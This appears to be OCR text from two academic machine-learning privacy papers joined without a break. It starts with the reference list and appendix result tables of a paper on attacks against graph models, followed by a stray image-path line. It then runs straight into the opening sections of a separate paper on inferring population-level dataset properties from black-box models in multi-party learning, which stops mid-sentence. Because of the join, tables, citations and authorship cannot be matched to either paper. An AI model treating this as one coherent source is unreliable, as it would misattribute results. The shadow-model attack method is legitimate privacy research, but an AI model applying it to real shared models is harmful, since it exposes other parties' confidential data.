[43] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive Privacy Analysis of Deep Learning: Passive and Active White-box Inference Attacks against Centralized and Federated Learning. In *S&P*, pages 1021–1035, 2019.

[44] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Knockoff Nets: Stealing Functionality of Black-Box Models. In *CVPR*, pages 4954–4963, 2019.

[45] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Prediction Poisoning: Towards Defenses Against DNN Model Stealing Attacks. In *ICLR*, 2020.

[46] Jun Pang and Yang Zhang. DeepCity: A Feature Learning Framework for Mining Location Check-Ins. In *ICWSM*, pages 652–655, 2017.

[47] Jun Pang and Yang Zhang. Quantifying Location Sociality. In *HT*, pages 145–154, 2017.

[48] Nicolas Papernot, Patrick McDaniel, Arunesh Sinha, and Michael Wellman. SoK: Towards the Science of Security and Privacy in Machine Learning. In *Euro S&P*, pages 399–414, 2018.

[49] Nicolas Papernot, Patrick D. McDaniel, Ian Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami. Practical Black-Box Attacks Against Machine Learning. In *ASIACCS*, pages 506–519, 2017.

[50] Erwin Quiring, Alwin Maier, and Konrad Rieck. Misleading Authorship Attribution of Source Code using Adversarial Learning. In *USENIX Security*, pages 479–496, 2019.

[51] Kaspar Riesen and Horst Bunke. *Structural, Syntactic, and Statistical Pattern Recognition*. Springer, 2008.

[52] Ahmed Salem, Apratim Bhattacharya, Michael Backes, Mario Fritz, and Yang Zhang. Updates-Leak: Data Set Inference and Reconstruction Attacks in Online Learning. In *USENIX Security*, pages 1291–1308, 2020.

[53] Ahmed Salem, Rui Wen, Michael Backes, Shiqing Ma, and Yang Zhang. Dynamic Backdoor Attacks Against Machine Learning Models. *CoRR abs/2003.03675*, 2020.

[54] Ahmed Salem, Yang Zhang, Mathias Humbert, Pascal Berrang, Mario Fritz, and Michael Backes. ML-Leaks: Model and Data Independent Membership Inference Attacks and Defenses on Machine Learning Models. In *NDSS*, 2019.

[55] Ali Shafahi, W Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison Frogs! Targeted Clean-Label Poisoning Attacks on Neural Networks. In *NeurIPS*, pages 6103–6113, 2018.

[56] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership Inference Attacks Against Machine Learning Models. In *S&P*, pages 3–18, 2017.

[57] Congzheng Song and Vitaly Shmatikov. Auditing Data Provenance in Text-Generation Models. In *KDD*, pages 196–206, 2019.

[58] Congzheng Song and Reza Shokri. Robust Membership Encoding: Inference Attacks and Copyright Protection for Deep Learning. In *ASIACCS*, 2020.

[59] Jeffrey Sutherland, Lee O'Brien, and Donald Weaver. SplineFitting with a Genetic Algorithm: A Method for Developing Classification Structure Activity Relationships. *Journal of Chemical Information and Computer Sciences*, 2003.

[60] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing Machine Learning Models via Prediction APIs. In *USENIX Security*, pages 601–618, 2016.

[61] Laurens van der Maaten and Geoffrey Hinton. Visualizing Data using t-SNE. *Journal of Machine Learning Research*, 2008.

[62] Petar Velickovic, Guillem Cucurull, Arantxa Casanova, Adriana Romero, Pietro Liò, and Yoshua Bengio. Graph Attention Networks. In *ICLR*, 2018.

[63] Binghui Wang and Neil Zhenqiang Gong. Stealing Hyperparameters in Machine Learning. In *S&P*, pages 36–52, 2018.

[64] Binghui Wang and Neil Zhenqiang Gong. Attacking Graph-based Classification via Manipulating the Graph Structure. In *CCS*, pages 2023–2040, 2019.

[65] Binghui Wang, Jinyuan Jia, and Neil Zhenqiang Gong. Graph-based Security and Privacy Analytics via Collective Classification with Joint Weight Learning and Propagation. In *NDSS*, 2019.

[66] Huijun Wu, Chen Wang, Yuriy Tyshetskiy, Andrew Docherty, Kai Lu, and Liming Zhu. Adversarial Examples for Graph Data: Deep Insights into Attack and Defense. In *IJCAI*, pages 4816–4823, 2019.

[67] Samuel Yeom, Irene Giacomelli, Matt Fredrikson, and Somesh Jha. Privacy Risk in Machine Learning: Analyzing the Connection to Overfitting. In *CSF*, pages 268–282, 2018.

[68] Jun Zhang, Graham Cormode, Cecilia M. Procopiuc, Divesh Srivastava, and Xiaokui Xiao. Private Release of Graph Statistics using Ladder Functions. In *SIGMOD*, pages 731–745, 2015.

[69] Yang Zhang. Language in Our Time: An Empirical Analysis of Hashtags. In *WWW*, pages 2378–2389, 2019.

[70] Yang Zhang, Mathias Humbert, Bartlomiej Surma, Praveen Manoharan, Jilles Vreeken, and Michael Backes. Towards Plausible Graph Anonymization. In *NDSS*, 2020.

[71] Zaixi Zhang, Jinyuan Jia, Binghui Wang, and Neil Zhenqiang Gong. Backdoor Attacks to Graph Neural Networks. *CoRR abs/2006.11165*, 2020.

[72] Dingyuan Zhu, Ziwei Zhang, Peng Cui, and Wenwu Zhu. Robust Graph Convolutional Networks Against Adversarial Attacks. In *KDD*, pages 1399–1407, 2019.

[73] Daniel Zügner, Amir Akbarnejad, and Stephan Günnemann. Adversarial Attacks on Neural Networks for Graph Data. In *KDD*, pages 2847–2856, 2018.

[74] Daniel Zügner and Stephan Günnemann. Adversarial Attacks on Graph Neural Networks via Meta Learning. In *ICLR*, 2019.

[75] Daniel Zügner and Stephan Günnemann. Certifiable Robustness and Robust Training for Graph Convolutional Networks. In *KDD*, pages 246–256, 2019.

A Appendix

Table 13: Distance metrics, $f_i(u)$ represents the i-th component of $f(u)$. Note that these metrics can be applied to nodes' attributes as well.

Metrics	Definition
Cosine	$1-\frac{f(u)\cdot f(v)}{\|f(u)\|_2\|f(v)\|_2}$
Euclidean	$\|f(u)-f(v)\|_2$
Correlation	$1-\frac{(f(u)-\overline{f(u)})\cdot(f(v)-\overline{f(v)})}{\|(f(u)-\overline{f(u)})\|_2\|(f(v)-\overline{f(v)})\|_2}$
Chebyshev	$\max_i \|f_i(u)-f_i(v)\|$
Braycurtis	$\frac{\sum\|f_i(u)-f_i(v)\|}{\sum\|f_i(u)+f_i(v)\|}$
Manhattan	$\sum_i \|f_i(u)-f_i(v)\|$
Canberra	$\sum_i \frac{\|f_i(u)-f_i(v)\|}{\|f_i(u)\|+\|f_i(v)\|}$
Sqeuclidean	$\|f(u)-f(v)\|_2^2$

Table 14: Pairwise vector operations, $f_i(u)$ represents the i-th component of $f(u)$. Note that these operations can be applied to nodes' attributes and entropies summarized from posteriors as well.

Operator	Definition	Operator	Definition
Average	$\frac{f_i(u)+f_i(v)}{2}$	Weighted-L1	$\|f_i(u)-f_i(v)\|$
Hadamard	$f_i(u)\cdot f_i(v)$	Weighted-L2	$\|f_i(u)-f_i(v)\|^2$

Table 15: Prediction results for Attack-0 on all the 8 datasets with Correlation distance.

Dataset	Precision	Recall	F1-Score	AUC
AIDS	0.524	0.996	0.687	0.691
COX2	0.523	0.987	0.684	0.867
DHFR	0.555	0.977	0.708	0.765
ENZYMES	0.501	1.000	0.667	0.630
PROTEINS_full	0.540	0.998	0.701	0.815
Citeseer	0.788	0.991	0.878	0.959
Cora	0.777	0.966	0.861	0.929
Pubmed	0.691	0.965	0.806	0.874

Table 16: Average AUC with standard deviation for Attack-1 with different GCN structures on all the 8 datasets. Results with respect to the best performing shadow dataset are reported.

Dataset	Shadow Dataset	AUC
AIDS	PROTEINS_full	0.729 ± 0.013
COX2	Citeseer	0.760 ± 0.026
DHFR	COX2	0.792 ± 0.005
ENZYMES	AIDS	0.732 ± 0.009
PROTEINS_full	COX2	0.808 ± 0.034
Citeseer	Cora	0.924 ± 0.006
Cora	Citeseer	0.916 ± 0.002
Pubmed	Citeseer	0.840 ± 0.001

Table 17: Average Precision and Recall with standard deviation for Attack-1. Results with respect to the best performing shadow dataset are reported.

Dataset	Shadow Dataset	Precision	Recall
AIDS	ENZYMES	0.725 ± 0.044	0.505 ± 0.110
COX2	PROTEINS_full	0.828 ± 0.013	0.686 ± 0.100
DHFR	COX2	0.691 ± 0.015	0.704 ± 0.022
ENZYMES	AIDS	0.639 ± 0.023	0.615 ± 0.046
PROTEINS_full	Citeseer	0.750 ± 0.022	0.800 ± 0.055
Citeseer	Cora	0.871 ± 0.005	0.958 ± 0.005
Cora	Citeseer	0.854 ± 0.003	0.883 ± 0.008
Pubmed	Cora	0.765 ± 0.009	0.897 ± 0.012

Table 18: Average Precision and Recall with standard deviation for Attack-3.

Dataset	Precision	Recall
AIDS	0.874 ± 0.006	0.966 ± 0.005
COX2	0.846 ± 0.004	0.922 ± 0.005
DHFR	0.847 ± 0.007	0.877 ± 0.009
ENZYMES	0.761 ± 0.003	0.871 ± 0.004
PROTEINS_full	0.856 ± 0.006	0.943 ± 0.004
Citeseer	0.895 ± 0.003	0.946 ± 0.005
Cora	0.858 ± 0.002	0.917 ± 0.008
Pubmed	0.869 ± 0.008	0.892 ± 0.014




Figure 7: The relationship between the ratio of attack training dataset in the attack dataset and the attacks' AUC scores on all the 8 datasets. The x-axis represents the ratio and the y-axis represents the AUC score.

Table 19: Average Precision and Recall with standard deviation for Attack-4. Results with respect to the best performing shadow dataset are reported.

Dataset	Shadow Dataset	Precision	Recall
AIDS	DHFR	0.688 ± 0.013	0.628 ± 0.046
COX2	DHFR	0.787 ± 0.009	0.835 ± 0.033
DHFR	COX2	0.726 ± 0.008	0.793 ± 0.015
ENZYMES	AIDS	0.637 ± 0.025	0.683 ± 0.041
PROTEINS_full	Pubmed	0.686 ± 0.045	0.955 ± 0.020
Citeseer	Cora	0.874 ± 0.004	0.956 ± 0.004
Cora	Citeseer	0.854 ± 0.002	0.896 ± 0.004
Pubmed	Citeseer	0.790 ± 0.009	0.877 ± 0.012

Table 20: Average Precision and Recall with standard deviation for Attack-5. Results with respect to the best performing shadow dataset are reported.

Dataset	Shadow Dataset	Precision	Recall
AIDS	PROTEINS_full	0.854 ± 0.003	0.663 ± 0.005
COX2	DHFR	0.941 ± 0.004	0.923 ± 0.022
DHFR	COX2	0.973 ± 0.004	0.942 ± 0.025
ENZYMES	Citeseer	0.608 ± 0.005	0.675 ± 0.013
PROTEINS_full	COX2	0.996 ± 0.003	0.061 ± 0.055
Citeseer	Cora	0.888 ± 0.006	0.885 ± 0.005
Cora	Citeseer	0.867 ± 0.006	0.892 ± 0.009
Pubmed	Cora	0.824 ± 0.010	0.913 ± 0.014

Table 21: Average Precision and Recall with standard deviation for Attack-6.

Dataset	Precision	Recall
AIDS	0.907 ± 0.002	0.986 ± 0.002
COX2	0.935 ± 0.004	0.994 ± 0.001
DHFR	0.972 ± 0.001	0.995 ± 0.002
ENZYMES	0.770 ± 0.004	0.886 ± 0.009
PROTEINS_full	0.988 ± 0.002	0.998 ± 0.001
Citeseer	0.900 ± 0.008	0.933 ± 0.006
Cora	0.878 ± 0.003	0.930 ± 0.003
Pubmed	0.903 ± 0.004	0.920 ± 0.003

Table 22: Average Precision and Recall with standard deviation for Attack-7. Results with respect to the best performing shadow dataset are reported.

Dataset	Shadow Dataset	Precision	Recall
AIDS	COX2	0.870 ± 0.003	0.781 ± 0.013
COX2	DHFR	0.941 ± 0.004	0.966 ± 0.009
DHFR	COX2	0.972 ± 0.002	0.994 ± 0.005
ENZYMES	AIDS	0.617 ± 0.012	0.693 ± 0.036
PROTEINS_full	ENZYMES	0.955 ± 0.004	0.974 ± 0.010
Citeseer	Cora	0.898 ± 0.003	0.913 ± 0.008
Cora	Citeseer	0.874 ± 0.004	0.911 ± 0.005
Pubmed	Citeseer	0.881 ± 0.006	0.901 ± 0.010

Leakage of Dataset Properties in Multi-Party Machine Learning

Wanrong Zhang[§]
Georgia Institute of Technology

Shruti Tople
Microsoft Research

Olga Ohrimenko[§]
The University of Melbourne

Abstract

Secure multi-party machine learning allows several parties to build a model on their pooled data to increase utility while not explicitly sharing data with each other. We show that such multi-party computation can cause leakage of global dataset properties between the parties even when parties obtain only black-box access to the final model. In particular, a "curious" party can infer the distribution of sensitive attributes in other parties' data with high accuracy. This raises concerns regarding the confidentiality of properties pertaining to the whole dataset as opposed to individual data records. We show that our attack can leak *population-level* properties in datasets of different types, including tabular, text, and graph data. To understand and measure the source of leakage, we consider several models of correlation between a sensitive attribute and the rest of the data. Using multiple machine learning models, we show that leakage occurs even if the sensitive attribute is *not* included in the training data and has a low correlation with other attributes or the target variable.

1 Introduction

Modern machine learning models have been shown to memorize information about their training data, leading to privacy concerns regarding their use and release in practice. Leakage of sensitive information about the data has been shown via membership attacks [47, 50], attribute inference attacks [17, 53], extraction of text [8] and data used in model updates [46, 55]. These attacks focus on leakage of information about an individual record in the training data, with several recent exceptions [18, 39] pointing out that leakage of global properties about a dataset can also lead to confidentiality and privacy breaches.

In this paper, we study the problem of leakage of dataset properties at the *population-level*. Attacks on leakage of global properties about the data are concerned with learning information about the *data owner* as opposed to individuals whose privacy may be violated via membership or attribute inference attacks. The global properties of a dataset are confidential when they are related to the proprietary information or IP that the data contains, and its owner is not willing to share. As an example, consider the advantage one can gain from learning demographic information of customers or sales distribution across competitor's products.

Our primary focus is on inferring dataset properties in the *centralized multi-party machine learning setting*. This setting allows multiple parties to increase utility of their data since the model they obtain is trained on a larger data sample than available to them individually. Benefits of computing on combined data have been identified in multiple sectors including drug discovery, health services, manufacturing and finance. For example, anti-money laundering served as a use case for secure data sharing and computation during the TechSprint organized by the Financial Conduct Authority, UK in 2019 [5]. A potential machine learning task in this setting is to create a system that identifies a suspicious activity based on financial transactions and demographic information of an entity (e.g., a bank customer). Since multiple financial institutions have separate views of the activities, such a system can be used to detect common patterns.

Deployments and availability of secure computation methods [2, 29, 32, 48] can enable multi-party machine-learning by alleviating immediate privacy concerns of the parties. In particular, secure multi-party machine learning provides parties with a *black-box* access to a model

[§]Work done in part while at Microsoft.

trained on their pooled data without requiring the parties to share plaintext data with each other. Unfortunately, as we show in this paper, this is insufficient to address all privacy implications of collaborative machine learning. In particular, we demonstrate that *global properties* about one party's sensitive attributes can be inferred by the second party, even when only black-box access to the model is available. Consider implications of our attacks in the use case above. An attacker party (e.g., one of the banks) can learn distribution of demographic features pertaining to the customer population in the other bank (e.g., whether the other bank has more female than other customers or what percentage of customers has income over a certain threshold) that it can use in the future when developing a marketing campaign to attract new customers.

Analysis of our attacks shows that leakage of population-level properties is possible even in cases where sensitive attribute is irrelevant to the task, i.e., it has ≈ 0 correlation with the task in hand. Though removing sensitive attributes may seem like a viable solution, it is not provably secure due to correlations that are present in the data. Indeed, we show that in many cases, information is still leaked regardless of whether training data contained the sensitive attribute or not. We argue that this is possible due to correlation between sensitive attributes and other attributes that exists in the data. For example, datasets we use indicate that there is correlation between sets of attributes including gender, occupation and working hours per week, as well as income, occupation and age. Such customer attributes are often recorded by financial institutions, as a result indicating potential leakage if institutions were to collaborate towards detection of financial crime as described above.

Threat model. We consider the setting where the model is securely trained on the joined data of the honest party and of an *honest-but-curious* party. Honest-but-curious adversary considers a realistic setting where the malicious party (1) will not alter its own data — if it does, the model may not perform well and, if detected, could undermine the trust from the other party in the partnership — and (2) will not change the machine learning code — both parties may wish to observe the code to be run on the data to ensure its quality and security.

The attacker is interested in learning global properties about a sensitive attribute at the dataset level, that is, how values of this attribute are distributed in the other party's dataset. It may be interested in learning which attribute value is dominant (e.g., whether there are more females) or what the precise ratio of attribute values is (e.g., 90% females vs. 70% females).

Attack technique. We show that dataset property can be leaked merely from the black-box access to the model. In particular, the attacker does not require access to the training process of the model (e.g., via gradients [39]) or to model parameters (aka white-box attack [7, 18]). Following other attacks in the space, the attacker also uses shadow models and a meta classifier. However, individual predictions from the model are not sufficient to extract global information about a dataset. To this end, we introduce an attack vector based on a set of queries and use them in combination in order to infer a dataset property. In contrast to previous work on property leakage, the attack requires less information and assumptions on the attacker (see Table 1 and Section 8 for more details).

Methodology. To understand what causes information leakage about a property we consider several correlation relationships between the sensitive attribute A, the rest of the attributes X, and the target variable Y that the machine learning model aims to learn. Surprisingly, we show that dataset-level properties about A can be leaked in the setting where A has low or no correlation with Y. We demonstrate this with experiments on real data and experiments with a synthetic attribute where we control its influence on X and Y. The attack persists across different model types such as logistic regression, multi-layer perceptrons (MLPs), Long Short Term Memory networks (LSTMs), and Graphical Convolution Networks (GCNs) models and for different dataset types such as tabular, text, and graph data. The attack is efficient as it requires 100 shadow models and fewer than 1000 queries.

Machine learning settings. In addition to the multi-party setting, our property leakage attack can be carried out in the following two settings. (1) single-party setting where an owner of a dataset releases query interface of their model; (2) in the model update setting, one can infer how the distribution of a sensitive property has changed since the previous release of the model. The second attack also applies to multi-party machine learning, showing that the party that joins last exposes its data distribution more than parties who were already collaborating.

Contributions. Our contributions are as follows:

- *Problem Formulation:* We study leakage of properties about a dataset used to train a machine learning model when only black-box access to the model is available to the attacker.

	Attacker's knowledge	Single-party	Multi-party	Datasets
Melis *et al.* [39]	training gradients		✓	tabular, text, images
Ganju *et al.* [18]	model parameters (white-box)	✓		tabular, images
Ateniese *et al.* [7]	model parameters (white-box)	✓		tabular, speech
This work	model predictions (black-box)	✓	✓	tabular, text, graphs

Table 1: Comparison of attacks on leakage of dataset properties.

- *Attack Technique:* We propose an effective attack strategy that requires only a few hundred inference queries to the model (black-box access) and relies on a simple attack architecture that even a computationally bound attacker can use.
- *Attack Setting:* We show that leakage of dataset properties is an issue for an owner of a dataset when the owner releases a model trained on their data (single-party setting); when the owner participates in multi-party machine learning, and when the owner contributes data to update an already trained model (e.g., either because it joins other parties or because it has acquired new data).
- *Empirical Results:* We show that distribution of a sensitive attribute can be inferred with high accuracy for several types of datasets (tabular, text, graph) and models, even if the sensitive attribute is dropped from the training dataset and has low correlation with the target variable.

Finally, we note that secure multi-party computation, based on cryptographic techniques or secure hardware, [13, 19, 20, 26, 27, 34, 40, 41, 42, 54] guarantees that nothing except the output of the computation is revealed to the individual parties. However, it is not concerned with what this final output can reveal about the input data of each party. On the other hand, defenses, such as differential privacy, are concerned with individual record privacy and not dataset property privacy considered in this paper. We discuss this further in Section 7. In summary, we believe this work identifies a potential gap in multi-party machine learning research in terms of techniques that parties can deploy to protect global properties about their dataset.

2 Preliminaries

We assume that there is an underlying data distribution $\mathcal{D}$ determined by variables X, A, Y where X models a set of features, A models a feature that is deemed private (or sensitive) and Y is the target variable, i.e., either a label or a real value (e.g., if using regression models). We consider a supervised setting where the goal is to train a model f such that $f(X,A)$ predicts Y.

Secure multi-party computation (MPC). MPC lets parties obtain a result of a computation on their combined datasets without requiring them to share plaintext data with each other or anyone else. Methods that instantiate it include homomorphic encryption, secret sharing, secure hardware and garbled circuits [12, 14, 25, 43, 45]. These methods vary in terms of their security guarantees (e.g., availability of a trusted processor vs. non-colluding servers) and efficiency. We abstract MPC using an ideal functionality [43]: a trusted third entity accepts inputs from the parties, computes the desired function on the combined data, and returns the output of the computation to each party. Security of protocols implementing this functionality is often captured by proving the existence of a simulator that can simulate adversary's view in the protocol based only on adversary's input and the output of the computation. Hence, an MPC protocol guarantees that an adversarial party learns only the output of the computation but does not learn the content of the inputs of other parties beyond what it can infer based on its own data and the output. Since our attacks are oblivious to the exact technique used for secure computation, we assume ideal MPC functionality and specify additional information available to the adversary in the next section.

Multi-party machine learning. Let D_{honest} and D_{adv} be the datasets corresponding to the data of the victim parties and D_{adv} be the data that belongs to the parties whose data is known to the adversary. For simplicity, we model it using two parties P_{honest} and P_{adv} who own D_{honest} and D_{adv}, respectively. Both D_{honest} and D_{adv} are sampled from $\mathcal{D}$ but may have a different distribution of A, conditional on some latent variable, for example, a party identifier. Importantly, distribution of A in D_{honest} is secret and unknown to P_{adv}. Parties are interested in increasing the utility of their model through collaboration with each other. To this end, they agree on an algorithm to train a machine learning model, f, using their combined datasets D_{honest} and D_{adv}.

The parties use secure multi-party computation to train f, as they are not willing to share it either due to privacy concerns or regulations. Once the target model is trained using MPC, it can be released to the parties either as a white- or black-box. In the former, f is sent to the parties, and, in the latter, the model is available to the parties through an inference interface (e.g., the model stays encrypted at the server such that inferences are made either using secure hardware or cryptographic techniques [28]). We assume that f is trained faithfully and, hence, P_{adv} cannot tamper with how f is trained (e.g., this avoids attacks where a malicious algorithm can encode training data in model weights [51]).

MPC guarantees that parties learn nothing about the computation besides the output, i.e., they learn no other information about each other's data besides what is revealed from their access to f. The goal of this paper is to show that even by having black-box access to f one party can infer information about other parties' data.

3 Data Modeling

To reason about leakage of A's distribution in $\mathcal{D}$, we consider different relationships between X, Y, A based on their correlation. We use $\sim$ to indicate that there is a correlation between random variables and $\perp$ if not. We consider four possible relationships between Y, X and the sensitive attribute A.

$\underline{Y \perp A}$: If Y is independent of A, and if f is faithfully modeling the underlying distribution, A should not be leaked. That is, information about A that an adversary acquires from $f(X,A)$ and $f'(X)$ should be the same for models f and f' trained to predict Y. Two scenarios arise depending on whether the rest of the features are correlated with A or not: $(X \perp A, Y \perp A)$ and $(X \sim A, Y \perp A)$. We argue that leakage in the latter case is possible due to how machine learning models are trained. Below we describe why it is theoretically feasible and experimentally validate this in Section 6.

A machine learning model is trying to learn the conditional probability distribution $\Pr(Y = y|X = x)$ where X are the attributes and Y is the target variable. Suppose there is a latent variable Z, and the observed X is modeled by $X = h(Z,A)$ where h is a function capturing the relationship between the variables. Even if the target variable Y only depends on Z through a random function g: $Y = g(Z)$, the conditional distribution $\Pr(Y = y|X = x)$ still depends on A. Thus, machine learning models will capture information about A. For example, consider a task of predicting education level (Y) based on data that contains gender (A) and income (X). Suppose income can be modeled by a function of latent variables skill and occupation, and education level is only associated with the skill. Though gender is not correlated with education level ($Y \perp A$), it could be associated with occupation and thus correlated with income (X).

The $(X \sim A, Y \perp A)$ scenario was also noted by Locatello *et al.* [38] when studying fair representations. The authors indicated that even if the original data may not have a bias (i.e., when the target variable and the protected variable are independent) using the protected attribute in training can introduce bias.

To model $(X \sim A, Y \perp A)$ scenario in the experiments, we use correlation coefficients to determine the split of dataset attributes into X and A. To have a more controlled experiment, we also carry out experiments where we introduce a synthetic variable and inject correlations between it and a subset of attributes in X.

$\underline{Y \sim A}$: We also consider two cases where there is a correlation between the target variable Y and the sensitive attribute A: $(X \perp A, Y \sim A)$ and $(X \sim A, Y \sim A)$. In the setting of $(X \perp A, Y \sim A)$, attribute A and a set of attributes X may be relevant in predicting Y, while being uncorrelated with each other. For example, a reaction of an individual to a new drug (Y) could depend on the age and weight of an adult, while age and weight may be regarded as independent between each other.

The final setting of $(X \sim A, Y \sim A)$ is the most likely scenario to happen in practice where the true distribution and dependence between variables maybe unknown. For example, consider a task of predicting whether a financial transaction by an individual is suspicious or not (Y) based on customer information (e.g., occupation, age, gender) and their transaction history (X), where their income is the sensitive attribute A. The correlation between attributes could either belong to cases $(X \sim A, Y \perp A)$ or to $(X \sim A, Y \sim A)$ since attributes such as occupation and age are likely to be correlated with income (as also suggested by the correlations in the datasets we use in our experimental evaluation in Appendix A).

4 Threat Model and Attack

The goal of the adversarial party P_{adv} is to learn population-level properties about the rest of the dataset used in the multi-party machine learning setting (e.g., in the two-party setting this corresponds to learning properties of the other party's dataset). Since P_{adv} is one of the parties, it has black-box access to the joint model f trained (e.g., via MPC) on the data of all the parties (i.e., D_{honest} and D_{adv}). Given this query interface to f, the attacker wants to infer how sensitive attribute A is dis-

tributed in honest parties' dataset D_{honest}. Throughout the paper, we use attribute and feature interchangeably.

We model dataset property leakage as follows. Let $\mathbf{a}_{\text{honest}}$ denote attribute values of A for all records in D_{honest} (for example, if the sensitive attribute is gender, then $\mathbf{a}_{\text{honest}}$ is a vector of gender values of all records in P_{honest} data). We define $p(\mathbf{a}_{\text{honest}})$ to be the property or information about $\mathbf{a}_{\text{honest}}$ that the adversary is trying to infer. For example, the property could be related to determining whether there is a higher presence of female patients in the dataset D_{honest} or learn the exact ratio of female patients.

The attacker, besides knowing its own dataset D_{adv} and having black-box access to the model f, is assumed to have auxiliary dataset D_{aux} that is distributed according to $\mathcal{D}$. Similar to [50], an auxiliary dataset can be generated either via (1) model-based synthesis approach — feeding synthetic data to f and using its output to guide the search towards data samples on which the model returns predictions with high confidence, (2) statistics-based synthesis that uses information about marginal distribution of the attributes, or (3) using a (publicly available) dataset of similar distribution. The attacker can use approach (1) by merely using f, while D_{adv} provides it with statistics for (2). The availability of a dataset that follows similar distribution to $\mathcal{D}$ depends on the setting. Consider the anti-money laundering use case in the introduction. A party may have access to billions of financial transactions that it can use either for approach (2) since record-level marginal distribution between demographic features, income, education level is likely to be similar between the parties, or for approach (3) by dividing its dataset into D_{aux} and D_{adv}.

The attack follows the shadow model training approach [7, 50]. However, we modify the attack vector to measure the signal about the distribution of a sensitive attribute in a whole dataset. Our attack strategy is described below; Figure 1 shows graphical representation of how the attack model is trained and Figure 2 shows the execution of an attack on target model f.

We make an observation that to infer global properties about training data, the attacker needs to combine information from multiple inferences made by f. To this end, the attacker measures how f performs on a sequence of k records, called D_{attack}, as opposed to a single record used in work on attribute and membership inference. We obtain the "attack feature" sequence $\mathcal{F}$ by setting it to the posterior probability vector across classes returned by f on D_{attack}. Hence, if f is a classification model over l classes $\mathcal{F}$ consists of $k \times l$ values. In the experiments, we construct D_{attack} by sampling from D_{aux} at random. We leave open a question of whether more sophisticated methods of constructing D_{attack} can lead to better attacks.

Shadow models and attack meta-classifier. The attacker relies on shadow models in order to determine whether $\mathcal{F}$ is generated from f trained on a dataset with property p or not. To this end, the attacker trains n "shadow" models that resemble f. In particular, it generates training datasets D^i_{shadow}, half of them exhibiting the property and half not, labeled as p and $\bar{p}$ accordingly. These datasets could be obtained by resampling from D_{aux}. Each shadow model f^i_{shadow} is trained on a dataset $D^i_{\text{shadow}} \cup D_{\text{adv}}$ using the same way as the target central model f. Once f^i_{shadow} is trained, the attacker queries it using D_{attack} and combines inference results to form a feature vector $\mathcal{F}_i$ associated with p or $\bar{p}$, depending on its training data.

After training all shadow models, the adversary has a set of features $\mathcal{F}_i$ with the corresponding property label $p_i \in \{p, \bar{p}\}$. The adversary then trains a meta-classifier on the pairs $\{(\mathcal{F}_i, p_i)\}_i$ using any binary classification algorithm. For example, logistic regression is sufficient for attacks in our experimental evaluation.

The attacker carries out its attack as follows. Once the target model f is trained on the joined data of the attacker and honest party, the attacker queries the model using D_{attack} to obtains the feature representation of the target model, $\mathcal{F}$. It then feeds $\mathcal{F}$ to its meta-classifier and obtains a prediction for the sensitive property $p(\mathbf{a}_{\text{honest}})$.

Single-party attack. We explained the attack strategy for the multi-party case since this is the primary focus of this work. However, we can easily adapt the attack to the single-party case: the only change that has to be made to the attack description above is by setting D_{adv} to an empty set. As highlighted in Table 1, besides being the first attack on property leakage in the centralized multi-party setting, our attack is also the first to show that dataset properties can be leaked in the black-box setting.

Fine-grained attack. The above attack shows how an adversary can learn whether some property is present in a dataset or not. The attacker can extend this binary property attack and distinguish between multiple properties $P = \{p^1, p^2, \ldots\}$. It simply generates shadow training datasets for each property and then trains a meta-classifier to predict one of the properties in P based on attack vector $\mathcal{F}$. For example, P can be a set of possible ratios of females to other values, and the attack meta-classifier

